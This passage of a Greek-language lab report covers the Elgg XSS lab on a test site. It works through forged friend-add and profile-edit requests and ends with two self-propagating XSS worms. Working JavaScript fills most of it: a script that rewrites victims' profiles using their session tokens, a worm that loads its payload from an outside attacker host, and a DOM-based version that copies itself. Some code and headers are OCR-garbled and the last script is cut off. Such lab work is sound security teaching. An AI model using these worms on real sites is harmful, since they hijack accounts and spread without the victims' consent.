
The screenshot shows a browser window with two panes. The left pane displays the 'HTTP Header Live' tool, showing the raw HTTP request and response headers for a 'GET' request to the URL http://www.xsslabelgg.com/action/friends/add?friend=47&elgg_ts=1590248051&elgg_token=mY9_. The right pane shows the 'XSS Lab Site' application interface, specifically a user profile for 'Samy'. The profile includes a profile picture of a person at a computer, the name 'Samy', and a link to 'About me'. Below the profile are three buttons: 'Add friend', 'Send a message', and 'Report user'.

Παρατηρούμε ότι χωρίς να κάνουμε τυπωτά έχει σταλθεί ένα HTTP GET request με τα δεδομένα friend/add? και friend id το 47.



This screenshot shows the same 'XSS Lab Site' application as before, but with a Mozilla Firefox browser extension overlay. The extension, labeled 'moz-extension://9c65e60c-10bd-4af1-9099-588e0db9db95 - HTTP Header Live Sub - Mozilla Firefox', displays the raw HTTP request for the 'GET' request to http://www.xsslabelgg.com/action/friends/add?friend=47&elgg_ts=1590248051&elgg_token=mY9_. The request includes the host, user-agent, accept, accept-language, accept-encoding, referer, content-type, cookie, DNT, and connection headers. The rest of the interface is identical to the first screenshot.

κοιτάζοντας το profile της alice παρατηρούμε ότι είναι πλέον φίλοι με τον Samy




- Της γραμμές 1 και 2 τις χρησιμοποιούμε για να σχηματίσουμε το τελικό GET Request. Οπός παρατηρήσαμε στο δοκιμαστικό Request που διαβάσαμε με το HTTP Header Live είδαμε ότι εκτός από το friend id στέλνετε ένα token και ένα timestamp.
- Αν η εφαρμογή δεν διέθετε About me θα μπορούσαμε να φορτώσουμε τον κώδικα μεσώ κάποιου άλλου πεδίου οπός το brief description καλώντας τον κώδικα που έχουμε ανάβαση στον server.

5 Τροποποιώντας το προφίλ του θύματος

Απάντηση:

Για να τροποποιήσουμε το προφίλ θα πρέπει πάλι να κατανοήσουμε τη ακριβός στέλνετε όταν κάνουμε save στον server.



Χρησιμοποιούμε πάλι το προφίλ του Boby για να δούμε τι γίνεται. Παρατηρούμε ότι όταν πατάμε save στέλνεται ένα request από το /edit το οποίο αυτήν την φορά είναι POST.


HTTP Header Live

```

http://www.xsslabelgg.com/action/profile/edit
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/boby/edit
Content-Type: application/x-www-form-urlencoded
Content-Length: 510
Cookie: Elgg=bcviumua49vm2nhf51jgypsesv0
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
_elgg_token=2FKTGC194TaPh0DDB2k7cg&__elgg_ts=&accessLevel[description]=2&briefDescription=&POST: HTTP/1.1 302 Found
Date: Sun, 24 May 2020 10:05:21 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: http://www.xsslabelgg.com/profile/boby
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=utf-8

```

Το αντιγράφουμε κάπου για να το αναλύσουμε και αυτό



--elgg_token=2FKTGC194TaPhODDB2k7cg
&--elgg_ts=1590314636
&name=Boby
&description=
&accesslevel[description]=2
&briefdescription=BOBY IS THE BEST
&accesslevel[briefdescription]=2
&location=
&accesslevel[location]=2
&interests=
&accesslevel[interests]=2
&skills=
&accesslevel[skills]=2
&contactemail=
&accesslevel[contactemail]=2
&phone=
&accesslevel[phone]=2
&mobile=
&accesslevel[mobile]=2

```
&website=
&accesslevel[ website]=2
&twitter=
&accesslevel[ twitter]=2
```

Παρατηρούμε όλα τα πεδία και βλέπουμε πάλι ότι έχει κάποια σταθερά δεδομένα και κάποια που μεταβάλλονται και κάποια που είναι ίδια με το προηγούμενο οπός το token και το ts. Επόμενος με τον παρακάτω κώδικα φτιάχνουμε το POST request.

```
aboutmehack.js
/var/www/hackerman
Save
window.onload = function(){
    var name = "&name=" + elgg.session.user.name;
    var guid = "&guid=" + elgg.session.user.guid;
    var ts = "&__elgg_ts__=" + elgg.security.token.__elgg_ts__;
    var token = "&__elgg_token__=" + elgg.security.token.__elgg_token__;

    var desc = "&description=&accesslevel[description]=2&briefdescription=Sumy+Is+The+Best&accesslevel
[briefdescription]=2&location=&accesslevel[location]=2&interests=&accesslevel
[interests]=2&skills=&accesslevel[skills]=2&contactemail=&accesslevel[contactemail]=2&phone=&accesslevel
[phone]=2&mobile=&accesslevel[mobile]=2&website=&accesslevel[website]=2&twitter=&accesslevel
[twitter]=2"; //FILL IN
    var desc
    var content = token + ts + name + desc + guid; //FILL IN
    var sendurl = "http://www.xsslabelgg.com/action/profile/edit"; //FILL IN
    var samyGuid = 47; //FILL IN

    if(elgg.session.user.guid != samyGuid){
        var Ajax = null;

        Ajax = new XMLHttpRequest();
        Ajax.open("POST", sendurl, true);
        Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
        Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
        Ajax.send(content);
    }
}
```

JavaScript ▾ Tab Width: 4 ▾ Ln 7, Col 397 ▾ INS

Αλατίζουμε το link.

Edit profile

Display name
Samy

About me


```
<script type="text/javascript">
src="http://www.hackerman.com/aboutmehack.js"
</script>
```

Συνδεόμαστε στο προφίλ της alice και ανοίγουμε το προφίλ του Samy. Παρατηρούμε ότι έχει σταλθεί ένα request από το profile/edit. Ανοίγοντας το βλέπουμε τα δεδομένα που σταλθήκαν.

HTTP Header Live

```
POST /action/profile/edit HTTP/1.1
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Content-Type: application/x-www-form-urlencoded
Content-Length: 455
Cookie: Elgg=0f8kpltgk2nvercfhrifeb6c7
DNT: 1
Connection: keep-alive
=&_elgg_token=1JULZG9gm-R7lIYEgp6G0Q&_elgg_1
POST: HTTP/1.1 302 Found
Date: Mon, 25 May 2020 16:46:33 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Mon, 25 May 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: http://www.xsslabelgg.com/profile/alice
Content-Length: 0
Keep-Alive: timeout=5, max=99
```

Μπαίνοντας στο profile της Alice παρατηρούμε ότι έχει τροποποιηθεί.



- Την γραμμή 1 της χρησιμοποιούμε για να μην εκτελείτε το request όταν όταν ανοίγουμε το profile του Samy από τον ίδιον των Sumy

6 Αυτό-πολλαπλασιαζόμενο XSS worm

Απάντηση:

Προσέγγιση συνδέσμου

Για να το κάνουμε αυτό-πολλαπλασιαζόμενο αυτό που χρειάζεται να κάνουμε είναι όταν κάποιος βλέπει ένα μολυσμένο προφίλ να αντιγράφετε στο script tag με το source του κακόβουλου κώδικα στο προφίλ του. Θέλουμε ώμος και οποίος μολύνετε να μας κάνει και add, επόμενος συνδυάζουμε της δύο προηγούμενες δραστηριότητες για να φτιάξουμε το νέο script μας.

```

window.onload = function(){
    var name = "&name=" + elgg.session.user.name;
    var guid = "&guid=" + elgg.session.user.guid;
    var ts = "&_elgg_ts=" + elgg.security.token._elgg_ts;
    var token = "&_elgg_token=" + elgg.security.token._elgg_token;
    var scriptcall = "<script type='text/javascript' src='http://www.hackerman.com/summymwormhack.js'></script>";
    var description_text = "<p>Samy is the best!</p>";

    var desc = "desc=" + scriptcall + description_text + "&accesslevel[description]=2&briefdescription=&accesslevel[briefdescription]=2&location=&accesslevel[location]=2&interests=&accesslevel[interests]=2&skills=&accesslevel[skills]=2&contactemail=&accesslevel[contactemail]=2&phone=&accesslevel[phone]=2&mobile=&accesslevel[mobile]=2&website=&accesslevel[website]=2&twitter=&accesslevel[twitter]=2";

    var content = token + ts + name + desc + guid; //FILL IN
    var samyGuid = 47; //FILL IN

    var sendurl_edit = "http://www.xsslabelgg.com/action/profile/edit"; //FILL IN
    var sendurl_addfriend = "http://www.xsslabelgg.com/action/friends/add?friend=" + samyGuid + ts + token + ts + token;

    if(elgg.session.user.guid!=samyGuid){
        var Ajax=null;
        var Ajax2=null;

        Ajax=new XMLHttpRequest();
        Ajax.open("POST",sendurl_addfriend,true);
        Ajax.setRequestHeader("Host","www.xsslabelgg.com");
        Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
        Ajax.send();


        Ajax=new XMLHttpRequest();
        Ajax.open("POST",sendurl_edit,true);
        Ajax.setRequestHeader("Host","www.xsslabelgg.com");
        Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
        Ajax.send(content);
    }
}

```


Javascript ▾ Tab Width: 8 ▾ Ln 24, Col 49 ▾ INS

οπός βλέπουμε έχουμε χρησιμοποίηση τον ίδιο ακριβός κώδικα με τις δυο προηγούμενες δραστηριότητες. Η μονή διάφορα είναι η μεταβλητή scriptcall που τοποθετείτε στο desc μετά το &description=, και με αυτόν τον τρόπο αντιγραφή το script tag με το source του server με των κακόβουλου κώδικα.

Αλλάζουμε και πάλι το link με το νέο.



Συνδεόμαστε στο προφίλ του Boby για να δούμε τη θα συμβεί.




Μπαίνουμε στο προφίλ του Samy και παρατηρούμε με το HTTP Header Live ότι έχουν σταλεί δύο Request.

```

Etag: "1549469404-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 368
Content-Type: application/javascript; charset=utf-8
Date: Sun, 24 May 2020 16:18:26 GMT
http://www.xsslabelgg.com/action/friends/add?i
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Content-Type: application/x-www-form-urlencoded
Cookie: Elgg=7ejq055mjpvta2k27aklr0g61
DNT: 1
Connection: keep-alive
POST: HTTP/1.1 302 Found
Date: Sun, 24 May 2020 16:39:04 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: http://www.xsslabelgg.com/profile/samy
Content-Length: 0
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: text/html; charset=utf-8
http://www.xsslabelgg.com/action/profile/edit
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Content-Type: application/x-www-form-urlencoded
Content-Length: 544
Cookie: Elgg=7ejq055mjpvta2k27aklr0g61
DNT: 1
Connection: keep-alive
=&_elgg_token=9MdSz9lF1JoUP-6hoR2g&_elgg_1
POST: HTTP/1.1 302 Found
  
```

Ανοίγοντας τα παρατηρούμε ότι το ένα είναι GET και το άλλο POST.



Μπαίνοντας στο προφίλ του Boby παρατηρούμε ότι το description έχει τροποποιηθεί.

The screenshot shows a web application interface titled "XSS Lab Site". At the top, there is a navigation bar with links for Activity, Blogs, Bookmarks, Files, Groups, and More ». Below the navigation bar, the main content area displays a user profile for a character named "Boby". The profile picture is a cartoon figure of a boy wearing a yellow hard hat and a blue vest over a red and yellow checkered shirt. To the right of the profile picture, the name "Boby" is displayed in bold, followed by the text "About me" and the message "Sumy is the best!". Below the profile picture, there are two buttons: "Edit profile" and "Edit avatar". To the right of the profile picture, there is a sidebar titled "Friends" which contains a small thumbnail image of another user. At the bottom left of the main content area, there is a sidebar with links for Blogs, Bookmarks, Files, Pages, and Wire posts.

Ανοίγοντας το Edit profile του Boby βλέπουμε ότι έχει μολυνθεί και μπορεί να μολύνει άλλους.

The screenshot shows a web browser window with the title "XSS Lab Site". The main content is a "Edit profile" form. Under "Display name", the value is "Boby". In the "About me" section, there is a text area containing the following code:

```
<script type="text/javascript" src="http://www.hackerman.com/summywormhack.js"></script>
<p>Sumy is the best!</p>
```

On the right side, there is a sidebar with a search bar and links for "Blogs", "Bookmarks", "Files", "Pages", and "Wire posts". Below these links is a message stating "No friends yet."

Για να το επιβεβαιώσουμε χάνουμε την ίδια διαδικασία άλλα αυτήν την φορά με την Alice να βλεπει το προφίλ του Boby.

The screenshot shows a browser window with the URL "www.xsslabelgg.com/profile/alice". The page title is "XSS Lab Site". The profile section for "Alice" shows a cartoon image of Alice in Wonderland and a list of links: "Edit profile", "Edit avatar", "Blogs", "Bookmarks", "Files", "Pages", and "Wire posts". On the right, there is a "Friends" section with the message "No friends yet."

Μπαίνοντας στο προφίλ του παρατηρούμε ότι τα Request σταλθήκαν. Και για του λογού το αληθές μπαίνοντας στο προφίλ της Alice βλέπουμε ότι όντος έχει μολυνθεί.

XSS Lab Site

Activity Blogs Bookmarks Files Groups More »



Boby
About me
Sumy is the best!

Add friend Send a message Report user

Blogs Bookmarks Files Pages Wire posts

```
HTTP Header Live
http://www.xsslabelgg.com/action/friends/add?1
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0)
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/boby
Content-Type: application/x-www-form-urlencoded
Cookie: Elgg=c3tv6qr77akh8aeclqdkhnt0q2
DNT: 1
Connection: keep-alive
POST: HTTP/1.1 302 Found
Date: Sun, 24 May 2020 16:45:16 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: http://www.xsslabelgg.com/profile/boby
Content-Length: 0
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8

http://www.xsslabelgg.com/action/profile/edit
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0)
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/boby
Content-Type: application/x-www-form-urlencoded
Cookie: Length: 545
Cookie: Elgg=c3tv6qr77akh8aeclqdkhnt0q2
DNT: 1
Connection: keep-alive
Connection: =6_elgg_token=e2u-I32xq3grDViY3X96iA&_elgg_1
POST: HTTP/1.1 302 Found
Date: Sun, 24 May 2020 16:45:16 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
```

XSS Lab Site

Activity Blogs Bookmarks Files Groups More »



Alice
About me
Sumy is the best!

Edit profile Edit avatar

Blogs Bookmarks Files Pages Wire posts

Προσεγγιση DOM Ο κώδικας που γράφουμε είναι παρομοίως με των προηγούμενο άπλα έχουμε προσθέσει τα HeaderTag,jsCode,tailTag και wormCode

About me

```
<script id="worm" type="text/javascript">
window.onload = function(){

    var name = "&name=" + elgg.session.user.name;
    var guid = "&guid=" + elgg.session.user.guid;
    var ts = "&_elgg_ts=" + elgg.security.token._elgg_ts;
    var token = "&_elgg_token=" + elgg.security.token._elgg_token;
    var description_text = "<p>Sumy is the best!</p>";

    var sendurl_edit = "http://www.xsslabelgg.com/action/profile/edit"; //FILL IN
    var sendurl_addfriend = "http://www.xsslabelgg.com/action/friends/add?friend=47"+ts+token+ts+token;
    //FILL IN

    var sendurl_modify = "http://www.xsslabelgg.com/action/profile/edit";
    var sendurl_addfriend = "http://www.xsslabelgg.com/action/friends/add?friend=47"+ts+token+ts+token;
    var samyGuid = 47;

    var headerTag = "<script id='worm' type='text/javascript'>";
    var jsCode = document.getElementById("worm").innerHTML;
    var tailTag = "</" + "script>";

    var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

    var desc = "&description=" + wormCode + "&accesslevel[description]=2&briefdescription=" + description_text + "&accesslevel[briefdescription]=2&location=&accesslevel[location]=2&interests=&accesslevel[interests]=2&skills=&accesslevel[skills]=2&contactemail=&accesslevel[contactemail]=2&phone=&accesslevel[phone]=2&mobile=&accesslevel[mobile]=2&website=&accesslevel[website]=2&twitter=&accesslevel[twitter]=2";

    var content = token + ts + name + desc + guid; //FILL IN

    if(elgg.session.user.guid!=samyGuid){
        var Ajax=null;
        var Ajax2=null;

        Ajax=new XMLHttpRequest();
        Ajax.open("POST",sendurl_addfriend,true);
        Ajax.setRequestHeader("Host","www.xsslabelgg.com");
        Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
        Ajax.send();

        Ajax2=new XMLHttpRequest();
        Ajax2.open("POST",sendurl_edit,true);
        Ajax2.setRequestHeader("Host","www.xsslabelgg.com");
        Ajax2.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
        Ajax2.send(content);
    }
}
</script>
```

Samy

- [Blogs](#)
- [Bookmarks](#)
- [Files](#)
- [Pages](#)
- [Wire posts](#)

- [Edit avatar](#)
- [Edit profile](#)

- [Change your settings](#)
- [Account statistics](#)

- [Notifications](#)
- [Group notifications](#)

Δοκιμάζουμε με την Alice να δούμε στο προφίλ του Samy. Παρατηρούμε ότι έχουν αποσταλεί τα Request με το που μπήκαμε στο προφίλ του.

The screenshot shows a browser window with two panes. The left pane displays the raw HTTP request headers and the injected JavaScript payload. The right pane shows the XSS Lab Site profile page for 'Samy', where the injected code has been executed.

```

http://www.xsslabe1gg.com/action/profile/edit
Host: www.xsslabe1gg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabe1gg.com/profile/samy
Content-Type: application/x-www-form-urlencoded
Content-Length: 3204
Cookie: Elgg=f08kp1t4gk2nvercfhrlfeb6c7
DNT: 1
Connection: keep-alive
=&_elgg_token=J-X1xishWSDdxg_GjCNKQ&_elgg_1
window.onload = function(){

    var name = "&name=" + elgg.session.user.name;
    var guid = "&guid=" + elgg.session.user.guid;
    var ts = "&_elgg_ts=" + elgg.security.token._elgg_ts;
    var token = "&_elgg_token=" + elgg.security.token._elgg_token;
    var description_text = "<p>Sumy is the best!</p>";

    var sendurl_edit = "http://www.xsslabe1gg.com/action/profile/edit";
    var sendurl_addfriend = "http://www.xsslabe1gg.com/friend/add?target=" + guid;

    var sendurl_modify = "http://www.xsslabe1gg.com/action/profile/edit";
    var sendurl_addfriend_modify = "http://www.xsslabe1gg.com/friend/add?target=" + guid + "&action=modify";
    var samyGuid = 47;

    var headerTag = "<script id='worm'> 1";
